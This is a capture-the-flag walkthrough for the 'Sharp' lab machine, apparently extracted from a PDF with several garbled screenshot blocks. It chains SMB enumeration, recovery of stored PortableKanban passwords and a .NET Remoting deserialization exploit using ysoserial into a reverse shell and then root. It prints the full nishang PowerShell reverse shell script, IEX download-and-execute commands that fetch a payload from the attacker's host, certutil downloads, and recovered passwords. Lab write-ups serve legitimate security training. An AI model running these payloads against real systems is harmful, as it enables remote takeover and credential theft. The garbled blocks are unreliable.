Sharp

Enumeration

nmap

```
C 10.10.10.219
Starting Nmap 7.91 ( https://nmap.org ) at 2021-02-08 21:08 IST
Nmap scan report for 10.10.10.219
Host is up (0.25s latency).
Not shown: 996 filtered ports
PORT STATE SERVICE
                                   VERSION
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds?
                                   Microsoft Windows RPC
                                   Microsoft Windows netbios-ssn
8888/tcp open storagecraft-image StorageCraft Image Manager
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
 _clock-skew: 9m05s
  smb2-security-mode:
    2.02:
     Message signing enabled but not required
  smb2-time:
    date: 2021-02-08T15:49:05
  start_date: N/A
TRACEROUTE (using port 139/tcp)
HOP RTT
             ADDRESS
    248.20 ms 10.10.14.1
    247.81 ms 10.10.10.219
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 135.48 seconds
```

smb

Port 445, smb

```
smbmap -H 10.10.10.219 -R
```

```
i)-[~/Desktop/Sharp]
    smbmap -H 10.10.10.219 -R
[+] IP: 10.10.10.219:445
                                Name: 10.10.10.219
        Disk
                                                                  Permissions
                                                                                   Comment
        ADMIN$
                                                                  NO ACCESS
                                                                                   Remote Admin
                                                                  NO ACCESS
                                                                                   Default share
        C$
        dev
                                                                  NO ACCESS
        IPC$
                                                                  NO ACCESS
                                                                                   Remote IPC
        kanban
                                                                  READ ONLY
        .\kanban\*
                                   0 Sun Nov 15 00:27:04 2020
        dr--r--r--
        dr--r--r--
                                   0 Sun Nov 15 00:27:04 2020
                                                                  CommandLine.dll
        fr--r--r--
                              58368 Sun Nov 15 00:27:04 2020
        fr--r--r--
                             141312 Sun Nov 15 00:27:04 2020
                                                                  CsvHelper.dll
                             456704 Sun Nov 15 00:27:04 2020
        fr--r--r--
                                                                  DotNetZip.dll
                                  0 Sun Nov 15 00:27:59 2020
                                                                  Files
        dr -- r -- r --
        fr--r--r--
                             23040 Sun Nov 15 00:27:04 2020
                                                                  Itenso.Rtf.Converter.Html.dll
                              75776 Sun Nov 15 00:27:04 2020
                                                                  Itenso.Rtf.Interpreter.dll
        fr--r--r--
                             32768 Sun Nov 15 00:27:04 2020
                                                                  Itenso.Rtf.Parser.dll
        fr---r--
        fr--r--r--
                              19968 Sun Nov 15 00:27:04 2020
                                                                  Itenso.Sys.dll
        fr--r--r--
                             376832 Sun Nov 15 00:27:04 2020
                                                                  MsgReader.dll
                             133296 Sun Nov 15 00:27:04 2020
                                                                  Ookii.Dialogs.dll
        fr--r--r--
        fr--r--r--
                            2558011 Sun Nov 15 00:27:04 2020
                                                                  pkb.zip
                                  0 Sun Nov 15 00:27:04 2020
        dr -- r -- r --
                                                                  Plugins
        fr--r--r--
                                5819 Sun Nov 15 00:27:04 2020
                                                                  PortableKanban.cfg
        fr--r--r--
                             118184 Sun Nov 15 00:27:04 2020
                                                                  PortableKanban.Data.dll
        fr--r--r--
                            1878440 Sun Nov 15 00:27:04 2020
                                                                  PortableKanban.exe
        fr--r--r--
                              31144 Sun Nov 15 00:27:04 2020
                                                                  PortableKanban.Extensions.dll
        fr -- r -- r --
                                2080 Sun Nov 15 00:27:04 2020
                                                                  PortableKanban.pk3
        fr---r---
                               2080 Sun Nov 15 00:27:04 2020
                                                                  PortableKanban.pk3.bak
        fr--r--r--
                                 34 Sun Nov 15 00:27:04 2020
                                                                  PortableKanban.pk3.md5
        fr--r--r--
                             413184 Sun Nov 15 00:27:04 2020
                                                                  ServiceStack.Common.dll
        fr--r--r--
                            137216 Sun Nov 15 00:27:04 2020
                                                                  ServiceStack.Interfaces.dll
        fr --- r --- r ---
                            292352 Sun Nov 15 00:27:04 2020
                                                                  ServiceStack.Redis.dll
        fr--r--r--
                            411648 Sun Nov 15 00:27:04 2020
                                                                  ServiceStack.Text.dll
        fr--r--r--
                            1050092 Sun Nov 15 00:27:04 2020
                                                                  User Guide.pdf
        .\kanban\Plugins\*
        dr -- r -- r --
                                   0 Sun Nov 15 00:27:04 2020
        dr--r--r--
                                   0 Sun Nov 15 00:27:04 2020
        fr--r--r--
                               64424 Sun Nov 15 00:27:04 2020
                                                                  PluginsLibrary.dll

    kali)-[~/Desktop/Sharp]
```

Now get the files in the knaban directory.

using command smbget -R smb://10.10.10.219/kanban

And just press enter for the root password.

```
ali)-[~/Desktop/Sharp]
    smbget -R smb://10.10.10.219/kanban
Password for [root] connecting to //kanban/10.10.10.219:
Using workgroup WORKGROUP, user root
smb://10.10.10.219/kanban/CommandLine.dll
smb://10.10.10.219/kanban/CsvHelper.dll
smb://10.10.10.219/kanban/DotNetZip.dll
smb://10.10.10.219/kanban/Itenso.Rtf.Converter.Html.dll
smb://10.10.10.219/kanban/Itenso.Rtf.Interpreter.dll
smb://10.10.10.219/kanban/Itenso.Rtf.Parser.dll
smb://10.10.10.219/kanban/Itenso.Sys.dll
smb://10.10.10.219/kanban/MsgReader.dll
smb://10.10.10.219/kanban/Ookii.Dialogs.dll
smb://10.10.10.219/kanban/pkb.zip
smb://10.10.10.219/kanban/Plugins/PluginsLibrary.dll
smb://10.10.10.219/kanban/PortableKanban.cfg
smb://10.10.10.219/kanban/PortableKanban.Data.dll
smb://10.10.10.219/kanban/PortableKanban.exe
smb://10.10.10.219/kanban/PortableKanban.Extensions.dll
smb://10.10.10.219/kanban/PortableKanban.pk3
smb://10.10.10.219/kanban/PortableKanban.pk3.bak
smb://10.10.10.219/kanban/PortableKanban.pk3.md5
smb://10.10.10.219/kanban/ServiceStack.Common.dll
smb://10.10.10.219/kanban/ServiceStack.Interfaces.dll
smb://10.10.10.219/kanban/ServiceStack.Redis.dll
smb://10.10.10.219/kanban/ServiceStack.Text.dll
smb://10.10.10.219/kanban/User Guide.pdf
Downloaded 7.90MB in 118 seconds
      rt@ kali)-[~/Desktop/Sharp]
```

Running ack -i "password" in the folder where we saved the binaries

```
Portable ("Bottom pile and based on the property of the proper
```

Passwords from PortableKanban.pk3


```
"Name":"lars","Initials":"","Email":"","EncryptedPassword":"Ua3LyPFM175GN8D3+tqwLA=
=","Role":"User"

"Name":"Administrator","Initials":"","Email":"","EncryptedPassword":"k+iUoOvQYG98Pu
hhRC7/rg==","Role":"Admin"
```

general


Create a zip of the files and transfer to a Windows VM and we have to run the binary PortableKanban.exe as said in the User Guide.

Trying the exe we got, fails on the password we got (as it is encrypted) And there is another zip pkb.zip, extracting there is a fresh set of files.




copy the PortableKanban.pk3.bak from the one we got, and we got the a pop up that we have restored from PortableKanban.pk3.bak

And before running the exe remove the admin password from the copied PortableKanban.pk3.bak, then run the exe




log-in as Administrator, no password required.

go to setting, and user



un-check the hide passwords




got the lars password : G123HHrth234gRG

Now delete the old pkb folder, get a new fresh one. Again copy the pk3 file and make lars as admin!

Screenshot 2021-02-08 at 10.55.11 PM.png

This time login as lars use the password: G123HHrth234gRG

and we got the Admin password as well



Admin passwd: G2@\$btRSHJYTarg

Back to Kali VM

Trying the admin passwd in the smb but not valid but lars one works.

```
smbmap -u lars -p G123HHrth234gRG -H 10.10.10.219
```


```
smbmap -u lars -p G123HHrth234gRG -H 10.10.10.219
[+] IP: 10.10.10.219:445
                                 Name: 10.10.10.219
        Disk
                                                                  Permissions
                                                                                   Comment
        ADMIN$
                                                                  NO ACCESS
                                                                                   Remote Admin
                                                                  NO ACCESS
                                                                                   Default share
        C$
                                                                  READ ONLY
        dev
        IPC$
                                                                  READ ONLY
                                                                                   Remote IPC
        kanban
                                                                  NO ACCESS
        •
```

Getting the fiels in dev folder

smbget -R smb://10.10.10.219/dev/ -U lars%G123HHrth234gRG

```
(root@ kali)-[~/Desktop/Sharp]
# smbget -R smb://10.10.10.219/dev/ -U lars%G123HHrth234gRG
Using workgroup WORKGROUP, user lars
smb://10.10.10.219/dev//Client.exe
smb://10.10.10.219/dev//notes.txt
smb://10.10.10.219/dev//RemotingLibrary.dll
smb://10.10.10.219/dev//Server.exe
Downloaded 15.57kB in 9 seconds
(root@ kali)-[~/Desktop/Sharp]
```

Create zip and back to Windows VM.



Lets debug to see whats in them

Using dnSpy to decompile the exe.

Open the exe and set the break point at starting.

On debugging I found the username and password.

```
Client (1.0.0.0)
  Client.exe

■ PE

          DOS Header
          File Header
          Optional Header (32-bit)
          Section #0: .text
          Section #1: .rsrc
          Section #2: .reloc
          Cor20 Header
          Storage Signature
          Storage Header
        ▶ 🖬 Storage Stream #0: #~
          Storage Stream #1: #Strings
          Storage Stream #3: #GUID
          Storage Stream #4: #Blob
     ▶ ■ Type References
     ▶ ■■ References
     {} RemotingSample
        4 % Client @02000002
           Base Type and Interfaces
                4 object @01000010
             Derived Types
             © Client(): void @06000000
             © Main(string[]): void @06
▶ 🗇 mscorlib (4.0.0.0)
```

```
| Maintings and | Mainting and | Mai
```

Username: debug

Password: Sharp Application Debug User Password 123!

tcp://localhost:8888/SecretSharpDebugApplicationEndpoint

On more debugging found that its using System.Runtime.Remoting.Channels.Tcp

```
| Signature | Sign
```

Exploit

So looking for its exploit.

Raw:

https://github.com/tyranid/ExploitRemotingService

Use this the compiled one:

https://github.com/parteeksingh005/ExploitRemotingService_Compiled

Download OpenVPN for windows, <u>nc64.exe</u>, <u>nishang reverse tcp shell</u>, <u>ysoserial</u> to serialise the payload.

After downloading the Invoke-PowerShellTcp.ps1 add Invoke-PowerShellTcp -Reverse - IPAddress IP -Port port at the end.

looks like:

```
function Invoke-PowerShellTcp
.SYNOPSIS
from a target.
.DESCRIPTION
Also, a standard netcat can connect to this script Bind to a specific port.
```

.PARAMETER IPAddress

The IP address to connect to when using the -Reverse switch.

.PARAMETER Port

The port to connect to when using the -Reverse switch. When using -Bind it is the port on which this script listens.

.EXAMPLE

PS > Invoke-PowerShellTcp -Reverse -IPAddress 192.168.254.226 -Port 4444

Above shows an example of an interactive PowerShell reverse connect shell. A netcat/powercat listener must be listening on

the given IP and port.

.EXAMPLE

PS > Invoke-PowerShellTcp -Bind -Port 4444

Above shows an example of an interactive PowerShell bind connect shell. Use a netcat/powercat to connect to this port.

.EXAMPLE

```
PS > Invoke-PowerShellTcp -Reverse -IPAddress fe80::20c:29ff:fe9d:b983 -Port
.LINK
http://www.labofapenetrationtester.com/2015/05/week-of-powershell-shells-day-
https://github.com/nettitude/powershell/blob/master/powerfun.ps1
https://github.com/samratashok/nishang
\[CmdletBinding(DefaultParameterSetName\="reverse")\] Param(
\[Parameter(Position = 0, Mandatory = $true, ParameterSetName\="reverse")\]
\[Parameter(Position = 0, Mandatory = $false, ParameterSetName\="bind")\]
\[String\]
$IPAddress,
\[Parameter(Position = 1, Mandatory = $true, ParameterSetName\="reverse")\]
```

```
\[Parameter(Position = 1, Mandatory = $true, ParameterSetName\="bind")\]
\[Int\]
$Port,
\[Parameter(ParameterSetName\="reverse")\]
\[Switch\]
$Reverse,
\[Parameter(ParameterSetName\="bind")\]
\[Switch\]
$Bind
try
if ($Reverse)
$client = New-Object System.Net.Sockets.TCPClient($IPAddress,$Port)
```

```
if ($Bind)
$listener = \[System.Net.Sockets.TcpListener\]$Port
$listener.start()
$client = $listener.AcceptTcpClient()
$stream = $client.GetStream()
\[ byte [\] \] $bytes = 0..65535|%{0}
$sendbytes = (\[text.encoding\]::ASCII).GetBytes("Windows PowerShell running as
user " + $env:username + " on " + $env:computername + "\`nCopyright (C) 2015
Microsoft Corporation. All rights reserved.\`n\`n")
$stream.Write($sendbytes,0,$sendbytes.Length)
$sendbytes = (\[text.encoding\]::ASCII).GetBytes('PS ' + (Get-Location).Path +
1>1)
```

```
$stream.Write($sendbytes,0,$sendbytes.Length)
while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
$EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
$data = $EncodedText.GetString($bytes,0, $i)
try
#Execute the command on the target.
$sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )
catch
Write-Warning "Something went wrong with execution of command on the target."
Write-Error $\_
$sendback2 = $sendback + 'PS ' + (Get-Location).Path + '> '
x = (\frac{0}{0}) \mid 0ut-String
$error.clear()
sendback2 = sendback2 + x
```

```
#Return the results
$sendbyte = (\[text.encoding\]::ASCII).GetBytes($sendback2)
$stream.Write($sendbyte,0,$sendbyte.Length)
$stream.Flush()
$client.Close()
if ($listener)
$listener.Stop()
catch
Write-Warning "Something went wrong! Check if the server is reachable and you
are using the correct port."
Write-Error $\_
```

Commands:

- 1. ysoserial.exe -f BinaryFormatter -o base64 -g TypeConfuseDelegate -c
 "powershell -c IEX(new-object
 net.webclient).downloadstring('http://10.10.14.38/Invoke-PowerShellTcp.ps1')"
 - From here you will get a long sting in base 64 let's say it PAYLOAD for ref.
 - PAYLOAD

-

- 2. python3 -m http.server 80
- 3. nc64.exe -nlvp 1234
- 4. ExploitRemotingService.exe -s --user=debug -pass="SharpApplicationDebugUserPassword123!"
 tcp://10.10.10.219:8888/SecretSharpDebugApplicationEndpoint raw \$PAYLOAD

And will get errors

```
System.InvalidCastException: Unable to cast object of type
'System.Collections.Generic.SortedSet`1[System.String]' to type
'System.Runtime.Remoting.Messaging.IMessage'.
    at

System.Runtime.Remoting.Channels.CoreChannel.DeserializeBinaryRequestMessage(String objectUri, Stream inputStream, Boolean bStrictBinding, TypeFilterLevel
securityLevel)
    at

System.Runtime.Remoting.Channels.BinaryServerFormatterSink.ProcessMessage(IServer ChannelSinkStack sinkStack, IMessage requestMsg, ITransportHeaders
requestHeaders, Stream requestStream, IMessage& responseMsg, ITransportHeaders& responseHeaders, Stream& responseStream)
```

Ignore it. And you will get an rev shell as lars, as the payload will be downloaded on the machine

```
C:\>python -m http.server 80
Serving HTTP on :: port 80 (http://[::]:80/) ...
::ffff:10.10.14.38 - - [11/Feb/2021 17:27:41] "GET / HTTP/1.1" 200 -
__::ffff:10.10.14.38 - - [11/Feb/2021 17:27:45] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 -
::ffff:10.10.10.219 - - [11/Feb/2021 17:30:01] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 -
```

User flag === 97a2817416518ac0560af2240f08ad5c

For ROOT

```
PS C:\Users\lars\Documents\wcf> dir
   Directory: C:\Users\lars\Documents\wcf
Mode
                  LastWriteTime
                                        Length Name
           11/15/2020 1:40 PM
                                              .vs
           11/15/2020 1:40 PM
                                              Client
           11/15/2020 1:40 PM
                                              packages
           11/15/2020 1:40 PM
                                              RemotingLibrary
           11/15/2020 1:41 PM
                                              Server
           11/15/2020 12:47 PM
                                        2095 wcf.sln
PS C:\Users\lars\Documents\wcf> _
```

Zip the files.

Compress-archive -LiteralPath C:\users\lars\Documents\wcf -DestinationPath


C:\users\lars\Documents\wcf.zip

```
move-item -path C:\users/lars\Documents\wcf.zip -destination C:\dev
```

```
net use X: \\10.10.10.219\dev
```

lars: G123HHrth234gRG

Now we hvae the access to the waf.zip file



Analyze it using Visual Studio

```
Add Console.WriteLine(client.InvokePowerShell("IEX(new-object net.webclient).downloadstring('http://10.10.14.38/Invoke-PowerShellTcp.ps1')")); to Program.cs
```

Looks like:

```
using RemotingSample;
using System;
```

```
Susing RemotingSample;

Using Systems;
Using System
```

Then Build the solution

```
Output

Show output from: Build

RemotingLibrary -> C:\Users\Kali\Desktop\wcf\wcf\RemotingLibrary\bin\Debug\WcfRemotingLibrary.dll

PermotingLibrary -> C:\Users\Kali\Desktop\wcf\RemotingLibrary\bin\Debug\WcfRemotingLibrary.dll

Project: Client, Configuration: Debug Any CPU


Polient -> C:\Users\Kali\Desktop\wcf\wcf\Client\bin\Debug\WcfClient.exe

Polient -> C:\Users\Kali\Desktop\wcf\wcf\Server\Program.cs(44,43,44,45): warning CS0168: The variable 'ce' is declared but never used

Server -> C:\Users\Kali\Desktop\wcf\wcf\Server\Program.cs(44,34,44,45): warning CS0168: The variable 'ce' is declared but never used

Server -> C:\Users\Kali\Desktop\wcf\wcf\Server\Desktop\wcf\Server\Desktop\wcf\Server\Desktop\wcf\Server\Desktop\wcf\Server\Desktop\wcf\Server\Desktop\wcf\Server\Desktop\wcf\Server\Desktop\wcf\Server\Desktop\wcf\Server\Desktop\wcf\Server\Desktop\wcf\Server\Desktop\wcf\Server\Desktop\wcf\Server\Desktop\wcf\Server\Desktop\wcf\Server\Desktop\wcf\Server\Desktop\wcf\Server\Desktop\wcf\Server\Desktop\wcf\Server\Desktop\wcf\Server\Desktop\wcf\Server\Desktop\wcf\Server\Desktop\wcf\Server\Desktop\wcf\Server\Desktop\wcf\Server\Desktop\wcf\Server\Desktop\wcf\Server\Desktop\wcf\Server\Desktop\wcf\Server\Desktop\Wcf\Server\Desktop\Wcf\Server\Desktop\Wcf\Server\Desktop\Wcf\Server\Desktop\Wcf\Server\Desktop\Wcf\Server\Desktop\Wcf\Server\Desktop\Wcf\Server\Desktop\Wcf\Server\Desktop\Wcf\Server\Desktop\Wcf\Server\Desktop\Wcf\Server\Desktop\Wcf\Server\Desktop\Wcf\Server\Desktop\Wcf\Server\Desktop\Wcf\Server\Desktop\Wcf\Server\Desktop\Wcf\Server\Desktop\Wcf\Server\Desktop\Wcf\Server\Desktop\Wcf\Server\Desktop\Wcf\Server\Desktop\Wcf\Server\Desktop\Wcf\Server\Desktop\Wcf\Server\Desktop\Wcf\Server\Desktop\Wcf\Server\Desktop\Wcf\Server\Desktop\Wcf\Server\Desktop\Wcf\Server\Desktop\Wcf\Server\Desktop\Wcf\Server\Desktop\Wcf\Server\Desktop\Wcf\Server\Desktop\Wcf\Server\Desktop\Wcf\Server\Desktop\Wcf\Server\Desktop\Wcf\Server\Desktop\Unitty \Desktop\Wcf\Server\Desktop\Wcf\Server\Desktop\Unitty \Desktop\Unitty \Desktop\Wcf\Server\Desk
```

Build Output



Now transfer these binaries to the machine.

Make sure to change the port in the Invoke-PowerShellTcp.ps from the one before as we will be already using that port.

Transfer the binaries to the machine via **certutil** as it was the only thing present in the box.

```
certutil -urlcache -split -f "http://10.10.14.38/WcfClient.exe" WcfClient.exe
```

certutil -urlcache -split -f "http://10.10.14.38/WcfRemotingLibrary.dll"

WcfRemotingLibrary.dll

listen on the port.

execute the command: .\WcfClient.exe http://10.10.14.38/Invoke-PowerShellTcp.ps1

got rev shell

Root flag === 1cb355d5c5fc943d2a94ade1aa7f6aba